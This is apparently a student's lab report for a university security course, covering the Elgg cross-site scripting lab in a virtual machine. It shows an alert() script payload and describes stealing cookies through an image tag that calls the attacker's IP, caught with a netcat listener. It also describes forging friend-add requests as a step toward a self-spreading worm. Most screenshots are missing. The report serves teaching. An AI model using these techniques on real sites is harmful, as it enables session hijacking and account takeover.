Jon Franck

2/26/2021


CSC 4413

# Cross-Site Scripting (XSS) Lab



**Objective:** The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

• Cross-Site Scripting attack  
• XSS worm and self-propagation  
• Session cookies  
• HTTP GET and POST requests  
• JavaScript and Ajax

Elgg ([www.xsslabelgg.com](http://www.xsslabelgg.com)) is a social networking site with an XSS vulnerability that is accessible from the virtual machine.





## Task 1: Post a Malicious Message to Display an Alert Window



After inserting the JavaScript code ( <script>alert(‘XSS’)</script> ) into Samy’s Brief Description, when Alice goes to view Samy’s profile an alert window pops up.

## Task 2: Post a Malicious Message to Display Cookies



This time, we edit the JavaScript on Samy’s profile from displaying the text ‘XSS’ to display the user’s (Alice’s) cookies (document.cookie).


## Task 3: Stealing Cookies from the Victim





Here we changed the script to include an image element with a source of the attackers IP address over port 5555, in order to get an HTTP request from the victim. Then using nc (netcat) -l (listen) over port 5555, we are able to see the HTTP request that comes when the page is refreshed.


## Task 4: Become the Victim’s Friend

First, we must use the HTTP Header Live add-on to inspect the HTTP request is sent when a person would normally add a friend on Elgg. To do this, open the HTTP Header Live sidebar and login as another user and add Samy as a friend.



We can now see that the request is an HTTP Get request with the URL: <http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_token=161440351&__elgg_ts=LoLeqZbHrEKp5eqjoPg2Q>. This shows us that Samy’s GUID is 47.

“




By editing the HTML of the About Me field on Samy’s profile, anyone who views it will automatically add him as a friend.

Additional observations: after copy/pasting the javascript from the lab guide, all quotation marks must be deleted and re-typed manually, or it won’t work. Also, you must include a space at the end of the URL; otherwise, it will think that the rest of that line is part of the URL.

## Step 5: Modifying the Victim’s Profile


